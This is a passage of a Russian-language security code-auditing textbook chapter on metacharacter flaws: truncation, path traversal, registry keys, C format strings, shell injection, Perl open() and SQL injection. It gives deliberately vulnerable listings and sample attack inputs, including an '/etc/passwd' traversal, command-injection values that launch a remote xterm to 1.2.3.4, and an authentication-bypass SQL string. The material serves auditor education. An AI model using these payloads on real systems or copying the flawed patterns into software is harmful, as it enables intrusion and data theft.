Функция `snprintf()` в листинге 8-11 безопасна с точки зрения переполнений буфера, но появляется потенциально интересный побочный эффект: имя файла может иметь максимум только 64 символа. Поэтому, если переданное имя пользователя близко к 60 байтам или превышает их, буфер полностью заполняется, и расширение `.txt` никогда не добавляется. Этот результат особенно интересен в Web-приложении, потому что атакующие могут указать новое произвольное расширение файла, например `.php`, а затем запросить файл напрямую у Web-сервера. Тогда файл будет интерпретирован совершенно иначе, чем предполагалось; например, указание расширения `.php` приведет к запуску файла как PHP-скрипта.

NB. Пути файлов относятся к самым распространенным примерам уязвимостей усечения; они могут позволить атакующему отрезать обязательный компонент пути файла, например расширение. Получившийся путь может обойти ограничение безопасности, которое разработчик предполагал для кода.

Листинг 8-12 показывает немного другой пример усечения путей файлов.

#### Листинг 8-12. Уязвимость усечения данных 2

```

int read_profile(char *username, char *data)
{
    char buf[64];
    int fd;

    snprintf(buf, sizeof(buf), "/data/%s_profile.txt",
             username);

    fd = open(buf, O_WRONLY);
    ...
}

```

Для листинга 8-12 предположим, что вы хотите читать конфиденциальные файлы в каталоге `/data/`, но они не заканчиваются на `_profile.txt`. Даже если можно усесть окончание имени файла, вы не сможете посмотреть конфиденциальный файл, если имя файла не имеет ровно нужного числа символов для заполнения этого буфера, верно? На самом деле это неважно, потому что буфер можно заполнить косыми чертами. В компонентах имен файлов любое число подряд идущих косых черт воспринимается как один разделитель пути; например, `////////` и `/` обрабатываются одинаково. Кроме того, можно многократно использовать запись текущего каталога (`.`), чтобы заполнить буфер шаблоном вроде `././././././..`.

#### Совет по аудиту

Код, использующий `snprintf()` и эквиваленты, часто делает это потому, что разработчик хочет объединить управляемые пользователем данные со статическими строковыми элементами. Такое использование может указывать, что разделители могут быть встроены или может быть выполнен некоторый уровень усечения. Чтобы заметить возможность усечения, сосредоточьтесь на статических данных, следующих за контролируруемыми атакующим элементами, которые могут иметь чрезмерную длину.

Еще один момент, который нужно учитывать, - особенности API-функций при работе с данными, которые им нужно усечь. Вы уже видели примеры низкоуровневых проблем, связанных с памятью, у функций семейства `strncpy()`, но нужно учитывать, как каждая функция ведет себя, когда получает данные, которые не поместятся в буфер назначения. Она просто переполняет буфер назначения? Если она усекает данные, корректно ли она NUL-завершает буфер назначения? Есть ли у вызывающей стороны способ узнать, что данные были усечены? Если да, проверяет ли вызывающая сторона это усечение? Эти вопросы нужно рассматривать при изучении функций, манипулирующих строковыми данными. Некоторые функции ведут себя не так, как можно было бы ожидать, приводя к потенциально интересным результатам. Например, функция `GetFullPathName()` в Windows имеет следующий прототип:

```
DWORD GetFullPathName(LPCTSTR lpFileName, DWORD nBufferLength,
                      LPTSTR lpBuffer, LPTSTR *lpFilePart)
```

Эта функция получает полный путь `lpFileName` и сохраняет его в `lpBuffer`, длиной `nBufferLength` элементов `TCHAR`. Затем она возвращает длину выведенного пути или 0 при ошибке. Что происходит, если полный путь длиннее `nBufferLength` элементов `TCHAR`? Функция оставляет `lpBuffer` нетронутым, то есть неинициализированным, и возвращает число элементов `TCHAR`, необходимых для хранения полного пути. Так что этот случай ошибки обрабатывается весьма неинтуитивно. Листинг 8-13 показывает корректный вызов этой функции.

#### Листинг 8-13. Корректное использование `GetFullPathName()`

```
DWORD rc;

TCHAR buffer[MAX_PATH], *filepart;
DWORD length = sizeof(buffer)/sizeof(TCHAR);

rc = GetFullPathName(filename, length, buffer, &filepart);

if(rc == 0 || rc > length)
{
    ... handle error ...
}
```

Как вы, вероятно, уже догадались, вызывающие функции нередко ошибочно проверяют только то, равно ли возвращаемое значение 0, и забывают проверить, не больше ли код возврата указанной длины. В результате, если параметр `lpFileName` достаточно длинный, вызов `GetFullPathName()` вообще не трогает выходной буфер, а программа использует неинициализированную переменную как путь. Листинг 8-14 из кодовой базы Apache 2.x показывает уязвимый вызов `GetFullPathName()`.

#### Листинг 8-14. Вызов `GetFullPathName()` в Apache 2.2.0

```
apr_status_t filepath_root_case(char **rootpath, char *root, apr_pool_t
*p)
{
    # if APR_HAS_UNICODE_FS
    IF_WIN_OS_IS_UNICODE
    {
        apr_wchar_t *ignored;
        apr_wchar_t wpath[APR_PATH_MAX];
        apr_status_t rv;
        apr_wchar_t wroot[APR_PATH_MAX];
        /* <: This needs review. Apparently "\\d:."
         * returns "\\d:" as if that is useful for
         * anything.
         */
        if (rv = utf8_to_unicode_path(wroot, sizeof(wroot)
/ sizeof(apr_wchar_t), root))
            return rv;
        if (!GetFullPathNameW(wroot, sizeof(wpath) /
sizeof(apr_wchar_t), wpath, &ignored))
            return apr_get_os_error();
```

```

        /* Borrow wroot as a char buffer (twice as big as
        * necessary)
        */
        if ((rv = unicode_to_utf8_path((char*)wroot,
            sizeof(wroot), wpath)))
            return rv;
        *rootpath = apr_pstrdup(p, (char*)wroot);
    }

# endif
    return APR_SUCCESS;
}

```

Видно, что случай усечения в листинге 8-14 не проверяется. В результате переменная `wroot` может быть использована, хотя `GetFullPathName()` мог ее не инициализировать. Вам могут встретиться и другие функции с похожим поведением, так что держите глаза открытыми.

NB. `ExpandEnvironmentStrings()` - одна из функций, ведущих себя похожим образом с `GetFullPathName()`.

## Распространенные форматы метасимволов

В предыдущем разделе вы изучили некоторые базовые проблемы построения строк с метасимволами из данных, которыми может управлять пользователь. Следующие разделы представляют конкретные проблемы с рядом распространенных форматов метасимволов. Это ни в коем случае не исчерпывающий список, но он охватывает несколько самых распространенных форматов. Изучение этих форматов должно закрепить уже обсужденный материал и дать контекст, необходимый для выявления уязвимых случаев в форматах метасимволов, не рассматриваемых здесь.

### Метасимволы путей

Один из самых распространенных случаев уязвимостей метасимволов возникает при обработке текстовых представлений иерархий путей. Чаще всего эта уязвимость проявляется, когда программы обращаются к файлам в файловой системе, но она встречается и в других ситуациях, например при доступе к ключам реестра Windows.

Многие системы организуют объекты в некоторую иерархию, которую можно представить текстово, построив строку, где каждый компонент иерархического пути разделяется последовательностью-разделителем. Для файловых систем таким разделителем обычно является символ прямой косой черты (/) в UNIX или символ обратной косой черты (\) в Windows. Наличие этих символов-разделителей в недоверенном вводе может вызывать уязвимости, если программа не обрабатывает их правильно. Эксплуатация таких уязвимостей может позволить атакующему получить доступ к объектам, которые разработчик не намеревался открывать. Как аудитор кода, вы должны определять, когда программы обращаются к ресурсам небезопасным образом, то есть когда недоверенный пользовательский ввод используется для построения компонентов пути к ресурсу и когда этот ввод можно использовать для указания объектов, которые не должны быть доступны. В качестве быстрой проверки полезно перечислить ресурсы, к которым приложение должно иметь доступ, и сравнить этот список с тем, что приложение фактически разрешает.

При изучении кода, работающего с каноникализацией путей, помните, что описанные ранее проблемы усечения особенно актуальны, поскольку часто есть возможность отрезать элементы пути, например расширения файлов для файлов и подключи для объектов реестра.

## Каноникализация файлов

Приложения часто получают имена файлов или пути, которые затем создаются или открываются для обработки. CGI-сценарии и серверные Web-приложения, HTTP-серверы, LPD-серверы, FTP-серверы и привилегированные локальные процессы - лишь несколько примеров мест, где можно увидеть имена файлов, поступающие из недоверенных источников. Приложения, которые не проверяют недоверенные имена файлов надлежащим образом, могут раскрыть клиентам конфиденциальные данные или, что хуже, позволить им записывать данные в файлы, к которым у них не должно быть доступа, что может привести к полной компрометации системы.

Каждый файл в файловой системе имеет базовое строковое представление, которое уникально определяет его расположение. Обычно это представление состоит из имени устройства, если оно есть, за которым следует абсолютный путь, например:

```
C:\WINDOWS\system32\calc.exe
```

Устройство обозначено как C:, за ним следует абсолютный путь, где расположен файл, \WINDOWS\system32, и имя файла calc.exe. Хотя этот способ является самым простым способом сослаться на этот файл, он, конечно, не единственный. На самом деле есть много способов сослаться на тот же файл, как показано в этих примерах:

```
C:\WINDOWS\system32\drivers\..\calc.exe
```

```
calc.exe
```

```
..\calc.exe
```

```
..\calc.exe
```

```
\\WINDOWS\system32\calc.exe
```

Процесс преобразования всех этих разных представлений в самую простую форму называется каноникализацией файлов. Когда приложение запрашивает операцию открытия файла, ядро разрешает путь и проверяет разрешения на каждом иерархическом уровне, пока не будет найден файл назначения. Однако приложение может оказаться под риском при построении имен файлов из данных недоверенных источников, например если оно не может правильно предугадать, как ядро разрешит запрошенный путь файла. Тема каноникализации файлов обширна и существенно различается в Windows и UNIX. По этой причине общие проблемы рассматриваются в этом разделе, а особенности UNIX и Windows освещаются в главе 9, "UNIX I: привилегии и файлы", и главе 11, "Windows I: объекты и файловая система".

Самая распространенная эксплуатация имен файлов происходит, если приложение забывает проверить обход каталогов. В этом случае атакующий обращается к родительскому каталогу с помощью пути ". . ". Когда приложение строит путь, включающий контролируемый пользователем ввод, иногда им можно манипулировать так, чтобы оно непреднамеренно создавало файлы или обращалось к файлам за пределами подкаталога, которым должны были быть ограничены файловые операции. Приложения уязвимы к этим проблемам, когда не проверяют обход каталогов явно или забывают полностью каноникализировать путь перед проверкой, что он находится в ожидаемых границах файловой системы. Листинг 8-15 показывает простой пример на Perl.

### Листинг 8-15. Уязвимость обхода каталогов

```
use CGI;
...

$username = $query->param('user');
open(FH, "</users/profiles/$username") || die("$!");
print "<B>User Details For: $username</B><BR><BR>";
```

```

while(<FH>){
    print;
    print "<BR>"
}

close(FH);

```

Сценарий в листинге 8-15 пытается открыть профиль пользователя, который, предположительно, находится в каталоге /users/profiles, но не выполняет никакой очистки переменной username, извлекаемой напрямую из строки запроса текущего обслуживаемого Web-запроса. Это означает, что атакующие могут просто указать имя пользователя ../../../../etc/passwd и использовать этот сценарий для печати файла паролей или любого другого файла по своему выбору.

Как уже упоминалось, проблемы обработки путей можно диагностировать, сопоставляя ресурсы, необходимые программе, с ресурсами, к которым она фактически способна обращаться. В листинге 8-15 ресурсы, к которым программа намерена обращаться, - это профили пользователей, то есть любые файлы в каталоге /users/profiles. Однако с учетом того, что вы знаете об обходе файловой системы, видно, что ресурсы, доступные этой программе, потенциально включают любые файлы в системе, в зависимости от пользовательского контекста процесса.

## Реестр Windows

Операционные системы Windows используют реестр как центральное хранилище общесистемных настроек, которое программное обеспечение может запрашивать и изменять для собственных целей. Ниже приведены базовые функции манипулирования реестром Windows:

- RegOpenKey() и RegOpenKeyEx(): эти функции используются для открытия ключа реестра, который затем можно использовать в запросах значений.
- RegQueryValue() и RegQueryValueEx(): эти функции используются для чтения данных из указанного ключа реестра.
- RegCreateKey() и RegCreateKeyEx(): эти функции используются для создания нового подключа.
- RegDeleteKey(), RegDeleteKeyEx() и RegDeleteValue(): первые две функции используются для удаления подключа из реестра. RegDeleteValue() оставляет ключ нетронутым, но удаляет связанное с ним значение.

Есть несколько важных соображений при обработке путей реестра. Первая серьезная проблема в том, что при работе с фиксированными буферами может происходить усечение. Атакующие могут отрезать часть ключа и обманом заставить программу запросить неправильный ключ. Следующий запрос реестра уязвим к усечению:

```

int get_subkey(char *version)
{
    HKEY hKey;

    long rc;

    char buffer[MAX_PATH];

    snprintf(buffer, sizeof(buffer),
             "\\SOFTWARE\\MyProduct\\%s\\subkey2", version);

    rc = RegOpenKeyEx(HKEY_LOCAL_MACHINE, buffer, 0, KEY_READ,
                     &hKey);
}

```

```

    if(rc != ERROR_SUCCESS)

        return -1;

    ...

    RegCloseKey(hKey);
}

```

Эта программа читает конфигурационный параметр с помощью строки версии, переданной в данных с удаленного хоста. Если строка версии достаточно длинна, она может заполнить буфер и усечь "subkey2" в конце. Как и файлы, ключи реестра могут иметь несколько косых черт для разделения элементов подключей, поэтому "\\SOFTWARE\\MyProduct" эквивалентно "\\SOFTWARE\\\\\\\\\\\\\\\\MyProduct" при доступе к ключу. Более того, завершающие косые черты тоже усекаются, поэтому "\\SOFTWARE\\MyProduct" также эквивалентно "\\SOFTWARE\\MyProduct\\\\\\\\\\\\\\\\". Поэтому всякий раз, когда недоверенные данные используются как часть ключа реестра, существует опасность усечения.

NB. Строка подключа, передаваемая в RegOpenKey() и RegOpenKeyEx(), может иметь длину не более MAX\_PATH символов. Если строка длиннее, функция возвращает ошибку.

Как вы могли догадаться, если атакующие могут передавать дополнительные разделители подключей (\), они могут использовать их для запроса произвольных подключей или даже базового ключа в строке. Единственная спасительная особенность состоит в том, что ключи реестра открываются в два этапа: сначала должен быть открыт ключ, а затем конкретное значение изменяется другим набором функций. Однако этот двухэтапный процесс не отменяет уязвимость усечения, потому что атака все еще может быть жизнеспособной в таких ситуациях:

- Атакующий может напрямую манипулировать именем ключа.
- Атакующий хочет манипулировать ключами, а не значениями.
- Приложение использует API более высокого уровня, который абстрагирует разделение ключей и значений.
- Атакующий хочет манипулировать значением по умолчанию, то есть безымянным значением.
- Имя значения соответствует значению, которым атакующий хочет манипулировать в другом ключе.

## Строки формата C

Строки формата - это класс ошибок в семействах функций printf(), err() и syslog(). Все эти функции преобразуют и печатают значения данных разных типов в назначение, строку или файловый поток. Выходные данные форматируются согласно строке формата, которая содержит литеральные данные и спецификаторы формата, указывающие, куда в поток нужно вставить элемент данных и к какому типу данных его нужно преобразовать и как отобразить. Поэтому эти функции принимают переменное число аргументов в соответствии с количеством спецификаторов формата в строке формата. Следующий код показывает пример вызова функции fprintf():

```

if(open(filename, O_RDONLY) < 0){

    fprintf(stderr, "[error]: unable to open filename: %s (%m)\n",

        filename);

    return(-1);

}

```

Этот код печатает строку, спецификатор формата %s, и системную ошибку, спецификатор формата %m.

NB. Спецификатор формата %m является исключением из правила, что каждому спецификатору формата соответствует аргумент. Он печатает строку системной ошибки на основе значения глобального индикатора ошибки errno.

Проблемы возникают, когда недоверенный ввод используется как часть или вся строка формата в любой из упомянутых ранее функций. Очевидно, если пользователи могут передать спецификаторы формата, которые не ожидались, соответствующих аргументов не существует, и отображаемые значения основаны на случайных данных, которые оказались на стеке программы. Это может позволить пользователям увидеть стек программы или даже аварийно завершить программу с помощью спецификатора формата, ожидающего соответствующий аргумент-указатель, например %s, который ожидает, что на стеке есть указатель на символы. Кроме того, один спецификатор формата вызывает еще больше проблем: %n. Спецификатор %n довольно уникален тем, что не записывает данные в выходной поток; вместо этого он принимает соответствующий аргумент-указатель на целое, которому присваивается число символов, выведенных к этому моменту. Законное использование %n выглядит так:

```

int num;

printf("test%n", &num);          // sets num to 4

```

Печатается строка test, а число выведенных символов записывается в num, в этом случае четыре. Однако этот спецификатор формата весьма полезен для атакующих. Спецификатор %n можно эксплуатировать, чтобы записать произвольное значение в произвольное место памяти, что обычно приводит к выполнению кода, контролируемого атакующим, в текущем процессе.

При аудите кода нужно убедиться, что ни один вызов этих функций не имеет строку формата, полученную из недоверенного ввода. Можно подумать, что программа, позволяющая пользователям передавать строку формата, маловероятна; в конце концов, зачем разработчикам хотеть, чтобы пользователи могли задавать преобразования формата? Однако это происходило в ряде приложений. Один из самых заметных примеров - команда SITE EXEC популярного демона WU-FTP. Базовая проблема в том, что контролируемые пользователем данные передаются в функцию lreply(), как показано здесь:

```

lreply(200, cmd);

```

В этом коде пользователь напрямую контролирует переменную cmd. Листинг 8-16 показывает, что происходит в lreply().

#### Листинг 8-16. Уязвимость строки формата в WU-FTP

```

void lreply(int n, char *fmt,...)
{

    VA_LOCAL_DECL

    if (!dolreplies) /* prohibited from doing long replies */
        return;

```



```

    VA_START(fmt);

    /* send the reply */
    vreply(USE_REPLY_LONG, n, fmt, ap);

    VA_END;
}

void vreply(long flags, int n, char *fmt, va_list ap)
{
    char buf[BUFSIZ];

    flags &= USE_REPLY_NOTFMT | USE_REPLY_LONG;

    if (n) /* if numeric is 0, don't output one;
           use n==0 in place of printf's */
        sprintf(buf, "%03d%c", n,
                flags & USE_REPLY_LONG ? '-' : ' ');

    /* This is somewhat of a kludge for autospout. I think
     * that autospout should be done differently, but
     * that's not my department. -Kev
     */
    if (flags & USE_REPLY_NOTFMT)
        snprintf(buf + (n ? 4 : 0),
                 n ? sizeof(buf) - 4 : sizeof(buf), "%s", fmt);
    else
        vsnprintf(buf + (n ? 4 : 0),
                  n ? sizeof(buf) - 4 : sizeof(buf), fmt, ap);

    ...
}

```

Как видите, второй аргумент `lreply()` является строкой формата, напрямую передаваемой в `vreply()`; затем функция `vreply()` передает строку как спецификатор формата в `vsnprintf()`. Этот пример показывает, как обычно возникают уязвимости строк формата. Наиболее вероятно они появляются, когда функция принимает переменное число аргументов и передает эти данные API-функции для форматирования. Код такого типа чаще всего встречается в процедурах журналирования, как показано в листинге 8-17.

#### Листинг 8-17. Уязвимость строки формата в процедуре журналирования

```

int log_error(char *fmt, ...)
{
    char buf[BUFSIZ];
    va_list ap;

    va_start(ap, fmt);
    vsnprintf(buf, sizeof(buf), fmt, ap);
    va_end(ap);

    syslog(LOG_NOTICE, buf);
}

```

Листинг 8-17 показывает процедуру журналирования, которая форматирует данные и передает результат в `syslog()`. Однако `syslog()` также выполняет форматирование, поэтому этот код уязвим к атаке на строку формата.

#### Совет по аудиту

При поиске уязвимостей строк формата найдите все экземпляры функций `printf()`, `err()` или `syslog()`, принимающих нестатический аргумент строки формата, а затем проследите аргумент формата назад, чтобы увидеть, может ли какая-либо его часть контролироваться атакующими.

Если функции в приложении принимают переменные аргументы и передают их без проверки в функции `printf()`, `syslog()` или `err()`, ищите каждый экземпляр их использования с нестатическими аргументами строки формата так же, как искали бы `printf()` и подобные функции.

Поскольку обнаружение строк формата является прямолинейным процессом, создавать программы, которые могут анализировать код, как исходный, так и бинарный, и автоматически находить эти уязвимости, не слишком трудно. Многие инструменты статического анализа имеют такую возможность, включая обсуждавшиеся в главе 2. Использование этих инструментов может быть полезным при проверке, защищен ли код от атак на строки формата.

## Метасимволы оболочки

Часто приложение вызывает внешнюю программу для выполнения задачи, на которой эта внешняя программа специализируется, как в следующих примерах:

- CGI-сценарий запускает почтовую программу, чтобы отправить собранные данные формы.
- Изменение информации об учетной записи в системе может включать запуск редактора, например `chpass`.
- Демоны отложенного выполнения, `cron` и `at`, вызывают запланированные к запуску программы, а также почтовую программу для отправки результатов, в некоторых случаях.
- Серверные Web-приложения могут вызывать внешние программы для некоторой серверной обработки.

Эти примеры - лишь несколько возможностей. Выполнение внешних приложений происходит часто и может быть склонно к проблемам безопасности. Программы обычно запускаются двумя способами: прямым запуском программы с помощью функции вроде `execve()` или `CreateProcess()`, либо запуском через командную оболочку с помощью функций вроде `system()` или `popen()`. Запуск процесса через системный вызов `exec()` заменяет текущий выполняющийся процесс новым или, возможно, порождает новый экземпляр процесса, как `CreateProcess()`, например так:

```
char *progrname = "/usr/bin/sendmail";

char *args[] = { "-s", "hi", "user@host.com" };

execve(progrname, args, envp);
```

В этом случае приложение пытается отправить электронное письмо; однако после вызова `execve()` текущее приложение заменяется процессом `sendmail`. Это не позволяет исходному процессу записать данные письма. Чтобы добиться этого, программист должен выполнить `fork` нового процесса и настроить дескрипторы каналов. Как другой вариант, программа может просто запустить `sendmail` через интерфейс оболочки `popen()`. Второй вариант выполняет всю настройку и обработку каналов внутри и гораздо проще кодируется. Листинг 8-18 показывает пример.

### Листинг 8-18. Уязвимость внедрения метасимволов оболочки

```
int send_mail(char *user)
{
    char buf[1024];
    FILE *fp;

    snprintf(buf, sizeof(buf),
             "/usr/bin/sendmail -s \"hi\" %s", user);
```

```

fp = popen(buf, "w");

if(fp == NULL)
    return -1;

... write mail ...
}

```

При открытии команд таким способом любой ввод подлежит интерпретации оболочкой, поэтому при появлении определенных символов во входном потоке могут возникнуть нежелательные последствия. Чтобы лучше понять эти последствия, вернитесь к следующей строке из листинга 8-18:

```

snprintf(buf, sizeof(buf),
    "/usr/bin/sendmail -s \"hi\" %s", user);

```

Когда `popen()` запускает эту команду, он фактически строит следующую командную строку, если предположить, что переданный адрес электронной почты - `user@host.com`:

```

/bin/sh -c "/usr/bin/sendmail -s "hi" user@host.com"

```

Программа запускается через командную оболочку (`sh`), и любые метасимволы оболочки обрабатываются так, как если бы они были набраны в командной строке или в сценариях оболочки. Возвращаясь к предыдущему примеру: что если имя пользователя задано как `"user@host.com; xterm --display 1.2.3.4:0"`? Командная строка, которую теперь строит `popen()`, выглядит так:

```

/bin/sh -c "/usr/bin/sendmail -s "hi" user@host.com;
xterm -display 1.2.3.4:0"

```

Точка с запятой (`;`) интерпретируется как разделитель команд, поэтому передача такого имени пользователя не только открывает `sendmail`, как предполагалось, но и отправляет `xterm` на удаленный хост. Разбор метасимволов оболочки при использовании `popen()` и похожих вызовов создает непосредственную угрозу для приложения, когда недоверенные данные используются для построения командной строки. При аудите приложений, использующих возможности оболочки, нужно определить, можно ли запускать произвольные команды через внедрение метасимволов. Поскольку оболочка имеет широкие сценарные возможности, атакующим может быть полезно довольно много символов. Следующий список показывает обычных подозреваемых:

### Опасные символы оболочки

| Символ | Смысл                   | Символ | Смысл                         | Символ | Смысл                |
|--------|-------------------------|--------|-------------------------------|--------|----------------------|
| ;      | разделитель             | /      | косая черта                   | ^      | циркумфлекс          |
|        | канал                   | ?      | вопрос                        | ~      | домашний каталог     |
| &      | фон                     | (      | открывающая скобка            | \      | escape               |
| <      | перенаправление         | )      | закрывающая скобка            | \\     | обратная косая черта |
| >      | перенаправление         | .      | шаблонный символ              | '      | кавычка              |
| &#96;  | вычисление              | пробел | пробел                        | "      | двойная кавычка      |
| !      | оператор not            | [      | открывающая квадратная скобка | \r     | возврат каретки      |
| -      | переключатель аргумента | ]      | закрывающая квадратная скобка | \n     | новая строка         |

| Символ | Смысл            | Символ | Смысл     | Символ | Смысл      |
|--------|------------------|--------|-----------|--------|------------|
| *      | шаблонный символ | \t     | табуляция | \$     | переменная |

Разные оболочки интерпретируют данные по-разному, поэтому этот список неполон, но он охватывает самые распространенные символы. Конечно, не все эти символы опасны во всех ситуациях.

Также нужно уделять пристальное внимание запускаемому приложению. Некоторые приложения по своей природе опасны, в зависимости от их функции и реализации. Часто существуют ограничения на передачу данных таким приложениям; однако запускаемое приложение потенциально представляет новую точку воздействия для вызывающей стороны. Помните: цепь прочна настолько, насколько прочно ее самое слабое звено. Кроме того, вызываемое приложение может иметь собственную внутриполосную обработку управляющих данных. Один заметный пример - программа `mail`, как показано в листинге 8-19.

#### Листинг 8-19. Пример опасного использования программы

```
int send_mail(char *name, char *email, char *address)
{
    char buf[1024];
    FILE *fp;

    snprintf(buf, sizeof(buf), "/usr/bin/mail %s", email);

    fp = popen(buf, "w");

    if(fp == NULL)
        return -1;

    fprintf(fp, "Subject: web form\n\n");
    fprintf(fp, "full name: %s\n", name);
    fprintf(fp, "address: %s\n", address);
    ...
}
```

Для этого примера предположим, что адрес электронной почты был адекватно отфильтрован. Безопасна ли теперь программа? Нет. Программа `mail` интерпретирует строки, начинающиеся с тильды (~), как команду для запуска, поэтому если указать имя или адрес со значением `"\n~xterm -display 1.2.3.4:0"`, программа `mail` породит `xterm`.

Очевидно, поддерживать детальное знание внутреннего устройства всех программ на платформе или даже всех приложений, написанных вашей командой, может быть довольно сложно. Несмотря на эту сложность, когда разработчики решают вызвать другое приложение, они пересекают границу доверия и полностью передают управление за пределы своего приложения. Такая передача управления создает возможность того, что вызываемая программа подорвет все ограничения безопасности вызывающего приложения. По этой причине стоит потратить время на изучение программ, создаваемых приложением, которое вы аудируете, особенно если этим программам передается какой-либо недоверенный ввод.

Наконец, помните, что ввод не обязательно должен передаваться внешней программе напрямую, чтобы создавать уязвимости. Атакующие могут иметь возможность неблагоприятно повлиять на приложение рядом других способов, в зависимости от того, как программа

вызывается и в какой среде она выполняется. Однако эти детали обычно специфичны для ОС, поэтому они подробнее рассматриваются в главах 9-12.

## Perl open()

Стоит отметить многоцелевые возможности функции Perl `open()`. Эта функция может открывать и файлы, и процессы, поэтому она выполняет работу функций `open()` и `ropen()` в C. Функцию `open()` можно вызвать с тремя аргументами: файловый дескриптор, режим и имя файла, - или с двумя аргументами: файловый дескриптор и имя файла. Второй способ определяет, в каком режиме открывать файл, интерпретируя метасимволы, которые могут находиться в начале или в конце имени файла. Эти символы режима, перечисленные в таблице 8-1, также могут указать, что вызов функции `open()` должен выполнить данные как команду, а не открыть файл.

**Таблица 8-1. Интерпретация символов режима в функции Perl `open()`**

| Последовательность байтов | Расположение | Смысл                                                                                                            |
|---------------------------|--------------|------------------------------------------------------------------------------------------------------------------|
| <                         | Начало       | Открыть файл для чтения.                                                                                         |
| >                         | Начало       | Открыть файл для записи; создать файл, если он не существует.                                                    |
| +<                        | Начало       | Открыть файл для чтения и записи.                                                                                |
| +>                        | Начало       | Открыть файл для чтения и записи; создать файл, если он не существует; иначе усечь файл.                         |
| >>                        | Начало       | Открыть файл для записи, но не усекать; добавлять в конец файла.                                                 |
| +>>                       | Начало       | Открыть файл для чтения и записи, но не усекать; добавлять в конец файла.                                        |
|                           | Начало       | Этот аргумент является командой, а не именем файла. Создать канал для запуска этой команды с доступом на запись. |
|                           | Конец        | Этот аргумент является командой, а не именем файла. Создать канал для запуска этой команды с доступом на чтение. |

Когда символы режима не указаны, файл открывается только для чтения, как если бы аргумент файла содержал начальный <. Однако такая практика программирования опасна, потому что если атакующие могут указать имя файла или хотя бы начальный компонент имени файла, они могут выбрать режим, в котором файл будет открыт. Вот пример опасного вызова:

```
open(FH, "$username.txt") || die("$!");
```

Второй аргумент не содержит начальных символов режима, что позволяет пользователям указывать произвольные символы режима. Самый опасный из них - символ канала, который вызывает запуск произвольной команды. Например, указав имя пользователя "| xterm -d 1.2.3.4:0;", пользователи могут породить удаленный xterm этим сценарием. То же самое верно, если можно указать последнюю часть имени файла, как в этом примере:

```
open(FH, "/data/profiles/$username");
```

В этом случае удаленное выполнение можно получить, указав имя пользователя вроде "blah; xterm -d 1.2.3.4:0 |". Если пользователи не могут контролировать начало или конец имени файла, они не могут вставить каналы для запуска команд.

NB. Можно подумать, что если атакующие контролируют небольшой фрагмент данных в середине аргумента файла, они могут добиться удаленного выполнения, указав аргумент вроде "blah; xterm -d 1.2.3.4:0|%00" с помощью техники внедрения NUL-байта. Хотя

эта техника отрезает любые символы, следующие за переменной, Perl не интерпретирует канал (|) как последний символ в имени файла, поэтому канал не создается.

Также помните, что режим +> открывает файл для чтения и записи и усекает файл до 0 байтов. Этот режим в некотором смысле уникален, потому что файл может быть изменен. Допустим, недоверенные данные передаются как переменная username в следующем вызове:

```
open(FH, ">>$username.txt");
```

Если переменная username начинается с >, файл открывается в режиме добавления и не усекается. В зависимости от особенностей приложения этот результат может иметь интересные последствия, например чтение данных, созданных предыдущей пользовательской сессией.

Помимо этого особого случая, если режим открытия файла указан, вызов безопасен, верно? Нет, есть еще кое-что. Функция Perl open() также дублирует файловые дескрипторы. Если за аргументом режима следует амперсанд (&) и имя известного файлового дескриптора (STDIN, STDOUT, STDERR), open() дублирует файловый дескриптор с соответствующим режимом, например начальным < для STDOUT. Кроме того, можно указать любой номер файлового дескриптора с синтаксисом &=<fd number>. Взгляните на этот пример:

```
open(ADMIN, ">>>/data/admin/admin.conf");
```

```
...
```

```
open(USER, ">$userprofile");
```

Этот фрагмент кода предполагает, что файл ADMIN не был закрыт к моменту второго вызова open(). Он позволяет атакующим записывать в файл /data/admin/admin.conf. Им нужно лишь знать правильный номер файлового дескриптора и передать его как значение userprofile, например &=3, если admin.conf открыт как файловый дескриптор 3. Обратите внимание, что вызов open() может быть эксплуатируемым и в следующем примере:

```
open(ADMIN, ">>>/data/admin/admin.conf");
```

```
...
```

```
open(USER, ">$userprofile.txt");
```

Если атакующие могут вставлять NUL-байты, они могут передать значение userprofile как &=3, и файловый дескриптор будет корректно продублирован. Однако трехаргументная версия open() сделала бы этот код больше неуязвимым, потому что требует явно задавать режим во втором параметре. Поэтому трехаргументные вызовы open() в большинстве случаев можно считать безопасными.

### Совет по аудиту

Вы можете найти уязвимость, в которой можно продублировать файловый дескриптор. Если у вас есть доступ к среде, похожей на ту, в которой выполняется сценарий, используйте lsof или похожий инструмент, чтобы определить, какие файловые дескрипторы открыты во время работы процесса. Этот инструмент должен помочь увидеть, к чему у вас может быть доступ.

## SQL-запросы

SQL - стандартный язык для взаимодействия с реляционной системой управления базами данных (RDBMS). Скорее всего, вы встретите SQL в контексте Web-приложений, при изучении серверных сценариев или приложений, которые обрабатывают ввод из браузеров и отправляют запросы к серверной базе данных. Некорректная обработка ввода для этих запросов может приводить к серьезным уязвимостям. Это обсуждение сосредоточено на динамически построенных запросах в обычном синтаксисе SQL. Глава 17, "Web-приложения", расширяет это рассмотрение, затрагивая параметризованные запросы и хранимые процедуры.

Самая распространенная уязвимость, связанная с SQL, - SQL-инъекция. Она возникает, когда ввод берется из данных запроса: post-переменных, форм или cookies, - и конкатенируется в строку запроса, отправляемую в базу данных. Листинг 8-20 - простой пример на PHP и MySQL.

### Листинг 8-20. Уязвимость SQL-инъекции

```
$username = $_HTTP_POST_VARS['username'];

$password = $_HTTP_POST_VARS['passwd'];

$query = "SELECT * FROM logintable WHERE user = '"
        . $username . "' AND pass = '" . $password. "'";

...

$result = mysql_query($query);

if(!$result)
    die_bad_login();
...
```

Этот запрос уязвим к SQL-инъекции, потому что пользователи могут передавать нефильтрованный ввод для переменных passwd и username. Атакующие легко могут отправить строку вроде "bob' OR pass <> 'bob" для обоих параметров, что приводит к отправке в базу данных следующего запроса:

```
SELECT * from logintable WHERE user = 'bob'

OR user <> 'bob' AND pass = 'bob' OR pass <> 'bob'
```

В этом примере атакующие пользуются тем, что сценарий не фильтрует символ одинарной кавычки ('), что позволяет им передать закрывающую кавычку и включить собственные SQL-операторы. Конечно, одинарная кавычка - не единственный способ манипулировать SQL-запросом. Работа с неограниченными целочисленными полями или любыми данными, не заключенными в кавычки, тоже может вызывать проблемы. Разработчики не ожидают, что эти поля будут содержать нечисловые данные, поэтому часто не проверяют другие типы данных, особенно если данные берутся из скрытого поля или cookie. Взгляните на этот пример:

```
$order_id = $_HTTP_POST_VARS ['hid_order_id'];

$query = "SELECT * FROM orders WHERE id=" . $order_id;

$result = mysql_query($query);

...
```

